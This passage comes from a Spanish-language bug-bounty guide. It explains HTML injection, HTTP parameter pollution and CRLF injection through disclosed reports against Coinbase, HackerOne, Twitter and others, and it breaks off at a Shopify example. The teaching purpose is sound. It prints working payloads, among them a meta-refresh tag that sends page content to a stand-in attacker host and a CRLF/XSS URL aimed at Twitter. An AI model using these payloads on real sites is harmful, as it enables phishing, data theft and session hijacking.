la inyección de Lenguaje de Marcado de Hipertexto (HTML) a veces también es conocida como una desfiguración virtual de una página. Realmente este es un ataque hecho posible por un sitio que permite que un usuario mal intencionado inyecte marcas HTML dentro de su(s) página(s) web, y esto es porque no maneja apropiadamente las entradas de datos del usuario. Dicho de otra forma, una vulnerabilidad de inyección HTML es causada por recibir etiquetas HTML, típicamente por la vía de un formulario de entrada, cuyo contenido es renderizado de forma literal dentro de la página. Hay que hacer notar que esto es totalmente aparte de inyectar código Javascript, VBscript, etc

Debido a que HTML es el lenguaje utilizado para definir la estructura de una página web, si un atacante puede inyectar marcas HTML podrá cambiar lo que se mostrará en el navegador. Algunas veces esto puede resultar en un cambio de apariencia total de la página, o en otros casos, la creación de formularios para engañar a los usuarios. Por ejemplo, si tú pudieras inyectar HTML, y estuvieras habilitado para agregar una etiqueta `<form>` en esa página para preguntarle a un usuario que reingrese el nombre con que se registra y su contraseña. Entonces, al enviar ese formulario, lo que realmente se estaría haciendo es enviar la información a un atacante.

Ejemplos

1. Comentarios en Coinbase

Dificultad: Baja

URL: coinbase.com/apps

Enlace del informe: https://hackerone.com/reports/104543[2]

Fecha del informe: 10 de Diciembre, 2015

Recompensa recibida: $200

Descripción:

Para esta vulnerabilidad, el hacker identificó que en Coinbase estaba decodificando valores URI estaban codificados cuando renderizaba el texto. Para aquellos que no están familiarizados (así como yo al momento de escribir esto), los caracteres en una URI pueden ser ya sea reservados o no reservados. De acuerdo a Wikipedia, los caracteres reservados son los que a veces tienen un

[2] https://hackerone.com/reports/104543

significado especial, tal como / y &. Los caracteres no reservados son aquellos que no tienen un significado en especial, los cuales son, típicamente, las letras.

Entonces, cuando un caracter está codificado en la URI, éste es convertido a su valor de byte en el Código Estándar Americano para el Intercambio de Información (ASCII), y está precedido con el signo de porcentaje (%). Entonces, / se convierte en %2F, & se convierte en %26. Como una reseña, ASCII es un tipo de codificación que era el más común en Internet hasta que llegó UTF-8, el cual es otro tipo de codificación.

Ahora, de regreso a nuestro ejemplo, si un atacante ingresara un código HTML como el siguiente:

```
<h1>Esta es una prueba</h1>
```

En ese momento, Coinbase podía renderizar el código como texto plano, exactamente como lo acabas de ver. Sin embargo, si el usuario hubiera enviado caracteres codificados por URL, así como estos:

```
%3C%68%31%3E%45%73%74%61%20%65%73%20%75%6E%61%20%70%72%75%65%62%61%3C%2F%68%31%3E
```

Coinbase pudo decodificarlos y renderizar la salida con las letras correspondientes:

Esta es una prueba

Ya con esto, el hacker que reportó la vulnerabilidad demostró como pudo haber enviado un formulario HTML con los campos respectivos para solicitar nombre de usuario y contraseña, los cuales el sitio de Coinbase los podía mostrar. El hacker tuvo que haber sido ingenioso, para hacer que Coinbase pudiera haber renderizado un formulario cuyos valores pudieron haber sido enviados a un sitio malicioso y haber capturado credenciales (mientras que las personas asumían que llenaban un formulario de la empresa)

Recomendaciones

Cuando te encuentres evaluando un sitio, revisa cómo maneja los diferentes tipos de entrada, incluyendo texto plano y texto codificado. Sigue en la búsqueda de sitios que acepten valores codificados por URI y que muestren valores como %2F además de mostrar por pantalla sus valores decodificados, para este caso /. Mientras no sepamos lo que el hacker estaba pensando en este ejemplo, es posible que intentaran codificar en la URI caracteres restringidos y fijarse cómo Coibase los estaba decodificando. El hacker fue un paso por delante y codificó por URI todos los caracteres.

Un magnífico codificador es http://quick-encoder.com/url. Has de notar que al usarlo te dirá que los caracteres no restringidos no necesitan codificación y aun así te dará la opción de codificar tu cadena de forma url-segura. Tienes que hacerlo de esa manera porque así obtendrás la misma cadena codificada que se utilizó sobre el sitio de Coinbase.

2. Inclusión no intencional de HTML en HackerOne

Dificultad: Media

URL: hackerone.com

Enlace del informe: https://hackerone.com/reports/112935[3]

Fecha del informe: 26 de Enero, 2016

Recompensa recibida: $500

Descripción:

Después de leer sobre la vulnerabilidad XSS en Yahoo! (ejemplo 4 del Capítulo 7) me vine a poner obsesionado con las pruebas de renderizado HTML en editores de texto. Esto incluía ponerme a jugar con el editor de texto Markdown de HackerOne, escribiendo cosas como **ismap= "yyy=xxx"** y "'**test**" dentro de las etiquetas de imágenes. Mientras lo hacía, me fijé que el editor podía incluir una comilla simple dentro de una comilla doble - lo que es conocido como colgando una comilla.

En ese momento no comprendía realmente las implicaciones que pudiera tener. Lo que sí sabía es que si inyectaba otra comilla simple en algún otro lugar, ambas podrían ser analizadas en conjunto por un navegador, en el cual podría ver el contenido encerrado entre ellas como un elemento HTML. Por ejemplo:

```
<h1>Esta es una prueba</h1><p class="alguna clase">algún contenido</p>'
```

Con este ejemplo, que tal si se te ocurre inyectar una etiqueta meta como la siguiente:

```
<meta http-equiv="refresh" content='0; url=https://sitiomalvado.com/log.php?text=
```

el navegador podría enviar todo el contenido que se encuentre entre las dos comillas simples. Ahora bien, regresemos, esto era lo que sabía y fue divulgado en HackerOne en el informe #110578[4] por intidc (https://hackerone.com/intidc). Cuando eso vino a ser público, mi corazón se bajó un poco.

De acuerdo a la opinión de HackerOne, ellos confiaron en una implementación de Redcarpet (una biblioteca de Ruby para el procesamiento de Markdown) para hacer escapar la salida HTML de cualquier entrada en Markdown la cual es pasada directamente al DOM del HTML (por ej., la página web) por la via de dangerouslySetInnerHTML en su componente React. *Como nota aclaratoria, React es una biblioteca Javascript que puede ser utilizada para actualizar de forma dinámica parte del contenido de una página web sin recargar toda la página.*

El DOM se dirige a una Interfaz de Programación de la Aplicación (API) para un HTML válido y documentos XML bien formados. Esencialmente, de acuerdo con Wikipedia, el DOM es una

[3] https://hackerone.com/reports/112935
[4] https://hackerone.com/reports/110578

convención independiente de la plataforma y del lenguaje para representar e interactuar con objetos en documentos HTML, XHTML y XML.

En la implementación de HackerOne, no estaban haciendo escapar apropiadamente la salida del código HTML lo cual conducía a un exploit en potencia. Ahora, dicho eso, viendo el informe pensé que podía probar el código nuevo. Fui de regreso al editor y escribí:

```
[prueba](http://www.torontowebsitedeveloper.com "prueba ismap="alert xss" yyy="p\
rueba"")
```

con lo que obtuve de vuelta:

```
<a title="'prueba" ismap="alert xss" yyy="prueba" &#39; ref="http://www.toronotw\
ebsitedeveloper.com">prueba</a>
```

Como puedes ver, estuve habilitado a inyectar HTML dentro de la etiqueta `<a>`. Como resultado, HackerOne revertió la solución y comenzó a trabajar de nuevo en el escapado de la comilla simple.

Recomendaciones

El hecho que un código esté actualizado no significa que algo esté solucionado. Continúa haciendo pruebas. Cuando se despliega un cambio de código, eso significa que el código nuevo también puede contener errores.

Adicionalmente, si sientes que algo no anda bien, sigue profundizando! Yo sabía que el hecho de soltar una comilla simple podía ser un problema, pero lo que no sabía era como explotarlo y por eso me detuve. Debí haberme mantenido en la búsqueda. De hecho, aprendí sobre el exploit de la actualización de página por medio de la etiqueta meta al leer sobre XSS en el blog de Jigsaw blog.innerht.ml (este está incluido en el capítulo sobre Recursos), pero fue hasta mucho después.

3. Contenido engañoso en el sitio de Within Security

Dificultad: Baja

URL: withinsecurity.com/wp-login.php

Enlace del informe: https://hackerone.com/reports/111094[5]

Fecha del informe: 16 de Enero, 2015

Recompensa recibida: $250

Descripción:

[5] https://hackerone.com/reports/111094


Aunque el contenido engañoso técnicamente es distinto al tipo de vulnerabilidad inyección HTML, lo he incluido aquí debido a que comparte la misma naturaleza de que un atacante tiene un sitio que muestra el contenido de su elección.

El sitio web de Within Security fue construido sobre la plataforma de Wordpress la cual incluye la ruta hacia el registro en withinsecurity.com/wp-login.php (desde entonces, el sitio ha sido combinado con la plataforma principal de HackerOne). Un hacker se dio cuenta que durante el proceso de registro, si sucedía un error, el sitio de Within Security podía mostrar acceso_denegado, el cual correspondía también al parámetro de error en la url:

```
1 https://withinsecurity.com/wp-login.php?error=acceso_denegado
```

Habiendo descubierto esto, el hacker intentó modificar el parámetro de error y encontró que lo que fuese que escribiera estaba siendo renderizado en el sitio como parte del mensaje que era presentado a los usuarios. Aquí está el ejemplo que se utilizó:

```
1 https://withinsecurity.com/wp-login.php?error=Tu%20uenta%20ha%20%sido%20hackeada
```



Contenido engañoso en el sitio de WithinSecurity

La clave aquí era fijarse en el parámetro de la URL que estaba siendo renderizado en la página. Aunque no lo explican en el informe, podría pensar que el hacker se dio cuenta que el mensaje acceso_denegado también estaba siendo incluido en la URL. Simplemente con cambiar el parámetro probablemente reveló la vulnerabilidad de la cual informó.

Recomendaciones

Siempre mantén un ojo en los parámetros de la URL que están siendo pasados y renderizados en el contenido del sitio. Esto podría presentar oportunidades para que los atacantes engañen a las víctimas al realizar alguna acción mal intencionada.

Resumen

La inyección HTML presenta una vulnerabilidad para los sitios y los desarrolladores porque esta puede ser utilizada para desviar a los usuarios a que envíen información sensible o que visiten sitios web maliciosos o mal intencionados. Conocido de otra manera como ataques de phishing.

Para descubrir estas vulnerabilidades no siempre se trata de enviar HTML plano sino de explorar como un sitio podría estar renderizando el texto que hayas ingresado, así como los caracteres codificados en la URI. Y, mientras no sea completamente lo mismo que una inyección HTML, el contenido engañoso es parecido en que éste se introduce en algún tipo de entrada que es reflejado nuevamente en la página HTML que obtiene la víctima. Los hackers siempre deberían estar examinando la oportunidad de manipular los parámetros de una URL y que estos sean renderizados en el sitio.

Contaminación de parámetros HTTP

Descripción

La contaminación de parámetros HTTP o su forma corta de referirse HPP, sucede cuando un sitio web acepta datos provistos por el usuario y usa esos datos para hacer una solicitud HTTP a otro sistema sin haber validado esos datos de entrada. Esto puede suceder de una o dos maneras, por el lado del Servidor (en el sistema backend) o en el lado del cliente.

En StackExchange, SilverlightFox provee un fabuloso ejemplo de un ataque HPP en el lado del Servidor; supongamos que tenemos el siguiente sitio web, https://www.example.com/transferirDinero.php, al cual se puede acceder por el método POST tomando los siguiente parámetros:

cantidad=1000&desdeCuenta=12345

Cuando la aplicación procese esta solicitud, hará su propia solicitud POST a otro sistema backend, la que procesa la transacción con un parámetro fijo nombrado haciaCuenta.

URL del sistema backend separado: https://backend.example.com/realizarTransferencia.php

Parámetros del backend por separado: haciaCuenta=9876&cantidad=1000&desdeCuenta=12345

Ahora, si el sistema backend solamente toma el último parámetro cuando estos se han mandado duplicados y supongamos que un hacker altera la solicitud POST al sitio web para enviar un parámetro haciaCuenta parecido al siguiente:

cantidad=1000&desdeCuenta=12345&haciaCuenta=99999

Un sitio vulnerable al tipo de ataque HPP podría encaminar la solicitud a otro sistema backend enviando algo como lo siguiente:

haciaCuenta=9876&cantidad=1000&desdeCuenta=12345&haciaCuenta=99999

En este caso, el segundo parámetro haciaCuenta enviado por un usuario mal intencionado podría haber anulado la solicitud del primer parámetro del backend y transferir el dinero al número de cuenta enviado por el usuario mal intencionado (99999) en vez de ir a la cuenta establecida por el sistema (9876).

Esto es útil si un atacante pudiera modificar sus solicitudes, las cuales fueran procesadas en un sistema que sea vulnerable. Pero aún podría ser más útil a un atacante si él pudiera generar un enlace desde otro sitio web y atraer a los usuarios a que, sin su conocimiento o consentimiento, envíen la solicitud maliciosa con el parámetro agregado por el atacante.

Desde la otra perspectiva, el ataque HPP en el lado del cliente tiene que ver con la inyección de parámetros adicionales a los enlaces y otros atibutos del tipo src. Tomando prestado un ejemplo de la OWASP, supongamos que tenemos este código:

```
1 <? $val=htmlspecialchars($_GET['par'],ENT_QUOTES); ?>
2 <a href="/page.php?action=view&par='.<?=$val?>.'">Mírame, hazme clic!</a>
```

Esto toma un valor para el parámetro par desde la URL, se asegura que el contenido que recibirá el parámetro esté a salvo de caracters extraños y crea un enlace fuera de él. Entonces, si un atacane envía esto:

```
http://host/page.php?par=123%26action=edit
```

el enlace que resultará podría verse algo así:

```
<a href="/page.php?action=view&par=123&amp;action=edit">Mírame, hazme clic!</a>
```

Esto podría llevar a que la aplicación acepte la acción de editar en vez de la acción visualizar.

Ambos tipos de ataques HPP, tanto del lado del servidor como del lado del cliente dependen de la tecnología backend que esté siendo utilizada y de cómo se comporte cuando reciba múltiples parámetros con el mismo nombre. Por ejemplo, PHP/Apache utiliza la última coincidencia que aparezca, Apache Tomcat utiliza la primera, ASP/IIS utiliza todas las coincidencias que aparezcan, etc. Como resultado tenemos que, no hay una sola garantía que en la manipulación y envío de múltiples parametros con el mismo nombre y la búsqueda de ataques HPP no dejará de tomar un tiempo para experimentar y confirmar cómo funciona el sitio web que estás evaluando.

Ejemplos

1. Botones para compartir en medios sociales del sitio HackerOne

Dificultad: Baja

URL: https://hackerone.com/blog/introducing-signal-and-impact

Enlace del informe: https://hackerone.com/reports/105953[6]

Fecha del informe: 18 de Diciembre, 2015

Recompensa recibida: $500

[6] https://hackerone.com/reports/105953

Descripción: HackerOne incluye enlaces para compartir contenido en sitios de redes sociales populares como Twitter, Facebook, etc. Esos enlaces a los medios sociales incluyen parámetros específicos al enlace del medio social.

La vulnerabilidad fue descubierta cuando un hacker pudo pegarse a un parámetro de otra URL del enlace y hacerlo que apuntara a un sitio de su elección, en el cual HackerOne lo podía incluir en la solicitud POST hacia el sitio de medios sociales, y por lo tanto, resultaba en un comportamiento inesperado.

El ejemplo utilizado en el informe de la vulnerabilidad, fue cambiar la siguiente URL:

```
https://hackerone.com/blog/introducing-signal
```

por esta:

```
https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov
```

Fíjate en el parámetro u que añadió. Si el nuevo enlace alterado hubiese sido presionado por los usuarios visitantes de HackerOne que quieren compartir algo por medio de los enlaces de medios sociales, el enlace malicioso resultante se verá algo parecido a esto:

```
https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing-signal?&u=https://vk
```

Aquí tenemos que, el último parámetro u que fue añadido precede al primero y, por lo tanto, será el que se utilice en la publicación de Facebook. Cuando se publique en Twitter, el texto predeterminado sugerido también podría ser cambiado por:

```
https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov&text=another_si-
te:https://vk.com/durov
```

Recomendaciones

Procura estar en la búsqueda de oportunidades cuando los sitios web están aceptando algún contenido y parecen estar contactando con otro servicio web, como sitios de medios sociales.

En estas situaciones puede ser posible enviar contenido que está siendo dejado pasar directamente sin pasar bajo las revisiones de seguridad pertinentes.

2. Desinscribirse de las Notificaciones en Twitter

Dificultad: Baja

URL: twitter.com

Enlace del informe: merttasci.com/blog/twitter-hpp-vulnerability[7]

Fecha del informe: 23 de Agosto, 2015

[7] http://www.merttasci.com/blog/twitter-hpp-vulnerability

Recompensa recibida: $700

Descripción:

En Agosto de 2015, el hacker Mert Tasci detectó en una URL interesante mientras se estaba desinscribiendo de recibir notificaciones de Twitter:

https://twitter.com/i/u?t=1&cn=bWV&sig=657&iid=F6542&uid=1134885524&nid=22+26

(He acortado un poco este informe para hacerlo conciso). Te has fijado en el parámetro UID? Sucede que ese el identificador de usuario de tu cuenta de Twitter. Ahora, sabiendo eso, él hizo lo que asumo la mayoría de hackers hubiéramos hecho, cambiar ese UID por el de otro usuario y ... nada. Twitter devolvió un error.

Él, estando con mucha determinación donde otros se hubieran rendido, Mert intentó añadir un segundo parámetro UID a la URL para que luciera de esta forma (nuevamente, he acortado el informe):

https://twitter.com/i/u?iid=F6542&uid=2321301342&uid=1134885524&nid=22+26

y ... ÉXITO! Él pudo desinscribir a otro usuario de las notificaciones por correo. Como vemos, Twitter era vulnerable a HPP para desisncribir usuarios.

Recomendaciones

Pensé en una descripción muy corta, el esfuerzo de Mert demostró la importancia de la persistencia y conocimiento. Si él hubiera desistido de buscar la vulnerabilidad después de probar el UID de otro usuario como la única opción y no hubiese sabido del tipo de vulnerabilidad HPP, y no hubiera recibido su recompensa de $700.

También, hay que estar pendiente de los parámetros como UID, que son incluidos en las solicitudes HTTP, tal como lo he visto en muchos informes a lo largo de mis investigaciones, lo cual implica la manipulación de sus valores y ver como las aplicaciones web se comportan de una forma inesperada.

3. Interacciones web en Twitter

Dificultad: Baja

URL: twitter.com

Enlace del informe: Parameter Tamperting Attack on Twitter Web Intents[8]


Fecha del informe: Noviembre, 2015

Recompensa recibida: No revelada

Descripción:

[8] https://ericrafaloff.com/parameter-tampering-attack-on-twitter-web-intents

De acuerdo a su documentación, las Interacciones vía web en sitios externos a Twitter, *proveen flujos optimizados en ventanas emergentes para trabajar con tweets o interactuar con usuarios de Twitter por medio de: Tweet, Respuestas, Retweet, Me gusta y Seguir usuarios. Esto hará posible que los ususarios interactúen con los contenidos de Twitter en el contexto de tu sitio sin dejar la página que se encuentra visitando o tener que autorizar una nueva aplicación web para tener la interacción.* Aquí hay un ejemplo de cómo luce esto:



Twitter Intent

Haciendo estas pruebas, el hacker Eric Rafaloff encontró que los cuatro tipos de interacciones, seguir un usuario, simpatizar con un tweet, hacer un retweet o simplemente publicar un tweet eran vulnerables a HPP.

Viendo la publicación en su blog, si Eric creaba una URL con dos parámetros screen_name como esta:

https://twitter.com/intent/follow?screen_name=twitter&screen_name=erictest3

Twitter podría manejar la solicitud dando precedencia al segundo parámetro screen_name haciendo caso omiso del primero. De acuerdo a Eric, el formulario web para lanzar el ataque era parecido a este:

```
<form class="follow" id="follow_btn_form" action="/intent/follow?screen_name=eri\
crtest3" method="post">
  <input type="hidden" name="authenticity_token" value="...">
  <input type="hidden" name="screen_name" value="twitter">

  <input type="hidden" name="profile_id" value="783214">

  <button class="button" type="submit" >
    <b></b><strong>Seguir</strong>
  </button>
</form>
```

Una víctima podría ver el perfil del usuario definido en el primer parámetro screen_name, **twitter**, pero al hacer clic al botón, él podía terminar siguiendo a **erictest3**.

De forma similar, al presentar interacciones para dar me gusta a un tweet, Eric descubrió que podía incluir un parámetro **screen_name** a pesar de no tener relevancia con el tweet que desearían marcar como favorito. Por ejemplo:

https://twitter.com/intent/like?tweet_id=661625230297821184 5&screen_name=erictest3

Dando un Me gusta a este tweet podría resultar en que una víctima sería presentada con el perfil correcto del propietario, pero al hacer clic en Seguir podría terminar, nuevamente, siguiendo a **erictest3**.

Recomendaciones

Esto es similar a la vulnerabilidad anterior de Twitter respecto al parámetro UID. Sorprendentemente, cuando un sitio es vulnerable a una falla como HPP, esto podría ser un indicio de un problema sistemático más amplio. Algunas veces, si ecuentras una vulnerabilidad como esta, vale la pena tomarse el tiempo de explorar la plataforma en su totalidad para ver si hay otras áreas donde podrías estar habilitado a explotar un comportamiento similar. En este ejemplo, tal como en el UID de arriba, Twitter estaba pasando un identificador de usuario, **screen_name** el cual era susceptible a un ataque HPP basado en su lógica del sistema backend.

Resumen

El riesgo que posee HTTP Parameter Pollution o contaminación de parámetros HPP depende realmente de las acciones realizadas por el sistema backend de un sitio y hacia donde será enviado el parámetro contaminado.

Descubrir estos tipos de vulnerabilidades depende de la experimentación, porque mas allá de las otras vulnerabilidades las acciones que pueda llevar a cabo el sistema backend de un sitio podrían ser una caja negra completa para un hacker. Mas usual que lo normal, como un hacker, tendrás que echar un pequeño vistazo a las acciones que realiza un sistema backend después de haber recibido los datos que enviaste.

A través de la prueba y error, podrías descubrir situaciones donde un sitio se esté comunicanco con otro Servidor y entonces iniciar la prueba de contaminación de parámetros. Los enlaces a medios sociales usualmente son un buen primer paso pero recuerda mantenerte profundizando y pensar en el ataque HPP cuando evalúes las sustituciones de parámetros, como en el caso de los UIDs.

Inyeción de CRLF

Descripción

La inyección de Reterno de Carro y Alimentación de Línea (CRLF) es un tipo de vulnerabilidad que sucede cuando un usuario hace la inserción de unos caracteres CRLF dentro de una aplicación. Los caracteres CRLF representan un final de línea para muchos protocolos de Internet, incluso en HTML. Dichos caracteres son %0D%0A los que al ser decodificados se representan así \r\n. Estos pueden ser utilizados para denotar un ruptura de línea y cuando son combinados con solicitudes HTTP o Cabeceras de Respuesta, pueden conllevar a diferentes vulnerabilidades, incluyendo Contrabando de solicitudes HTTP y División de solicitudes HTTP.

En términos de Contrabando de solicitudes HTTP, ésta ocurre usualmente cuando una solicitud HTTP es pasada a través de un Servidor, el cual la procesa y la pasa a otro Servidor, así como un proxy o un cortafuegos.Este tipo de vulnerabilidades puede resultar en:

- Envenenamiento de la Caché, una situación donde un atacante puede cambiar las entradas en la caché y servir páginas maliciosas (por ej., páginas conteniendo código malicioso javascript adicional) en lugar de las páginas apropiadas
- Evasión de cortafuegos, una situación donde una solicitud puede ser diseñada para evitar las revisiones de seguridad, típicamente solicitudes envolviendo un CRLF y solicitudes de cuerpos (HTML) demasiado largos
- Solicitud de secuestro, una situación donde el atacante puede robar cookies marcadas como HttpOnly y también información de autenticación HTTP. Esto es parecido a un ataque XSS pero no necesita interacción alguna entre el cliente y el atacante

Ahora bien, aunque estas vulnerabilidades existen, son difíciles de alcanzar. He hecho aquí una referencia para que tengas una idea de que tan severo puede ser un Contrabando de solicitud.

Con respecto a la División de Solicitud HTTP, los atacantes pueden establecer cabeceras de respuesta de manera arbitraria, controlar el cuerpo (HTML) de la respuesta proveyendo así dos respuestas en lugar de una, como se dmostrará en el ejemplo #2 - v.shopify.com División de Respuesta (si necesitas un recordatorio sobre solicitudes y respuestas HTTP, retrocede un poco hacia el capítulo relacionado al Transfondo).

1. División de respuesta HTTP en Twitter

Dificultad: Alta

URL: https://twitter.com/i/safety/report_story

Enlace del informe: https://hackerone.com/reports/52042[9]

Fecha del informe: 21 de Abril, 2015

Recompensa recibida: $3,500

Descripción:

En Abril de 2015, fue informado que Twitter tenía una vulnerabildiad la cual permitía a los hackers establecer una cookie arbitraria con sólo adherir información adicional a la solicitud realizada a Twitter.

Esencialmente, después de realizar la solicitud a la URL de arriba (una reliquia de Twitter que permitía a las personas reportar anuncios), Twitter podía devolver una cookie para el parámetro reported_tweet_id. No obstante, de acuerdo al informe, la validación de Twitter estaba confirmando si el tweet era numérico o estaba defectuoso.

Mientras Twitter validaba ese caracter de línea nueva, 0x0a, la validación podía ser burlada codificando los caracteres como codificación UTF-8. Haciendo eso, Twitter podía convertir los caracteres nuevamente a su codificación original de unicode y por lo tanto, evadir el filtro. Aquí está el ejemplo:

```
%E5%E98%8A => U+560A => 0A
```

Esto es muy significativo, porque los caracteres de línea nueva son interpretados en el Servidor justamente como lo que son, creando una línea nueva la cual lee el Servidor y luego la ejecuta, en este caso para adherir una cookie nueva.

Ahora bien, los ataques CRLF pueden ser aún más peligrosos cuando permiten ataques XSS (para más información, vea el capítulo relacionado a Cross-Site Scripting). En este caso, debido a que los filtros de Twitter son burlados, una respuesta nueva podría ser devuelta al usuario la cual incluiría un ataque XSS. Esta es la URL:

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/%E5%98%8A%\
E5%98%8Dcontent-type:text/html%E5%98%8A%E5%98%8Dlocation:%E5%98%8A%E5%98%8D%E5%9\
8%8A%E5%98%8D%E5%98%BCsvg/onload=alert%28innerHTML%28%29%E5%98%BE
```

Fíjate en el código %E5%E98%8A esparcido a través de la URL. Si tomamos esos caracteres y le añadimos rupturas de línea, aquí está como luciría la cabecera:

[9] https://hackerone.com/reports/52042

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/
content-type:text/html
location:%E5%98%BCsvg/onload=alert%28innerHTML%28%29%E5%98%BE
```

Como puedes ver, la ruptura de línea permite la creación de una nueva cabecera que será devuelta con código Javascript ejecutable - svg/onload=alert(innerHTML). Con este código, un usuario mal intencionado, podría robar la información de sesión de Twitter a una víctima.

Recomendaciones

El buen hacking es una combinación de observación y habilidad. En este caso, quien informó de la vulnerabilidad, @filedescriptor, conocía previamente de un fallo en la codificación en Firefox el cual no manejaba bien la codificación. Sacando provecho de ese conocimiento, lo condujo a probar una codificación parecida en Twitter obteniendo de regreso la línea insertada.

Cuando estás en la búsqueda de vulnerabilidades, siempre acuérdate de pensar fuera de lo normal (de forma totalmente diferente) y envía valores codificados para ver cómo el sitio maneja la información que has ingresado.

2. División de Respuesta en v.shopify.com

Dificultad: Medium

URL: v.shopify.com/last_shop?x.myshopify.com

Enlace del informe: https://hackerone.com/reports/106427[10]

Fecha del informe: 22 de Diciembre, 2015

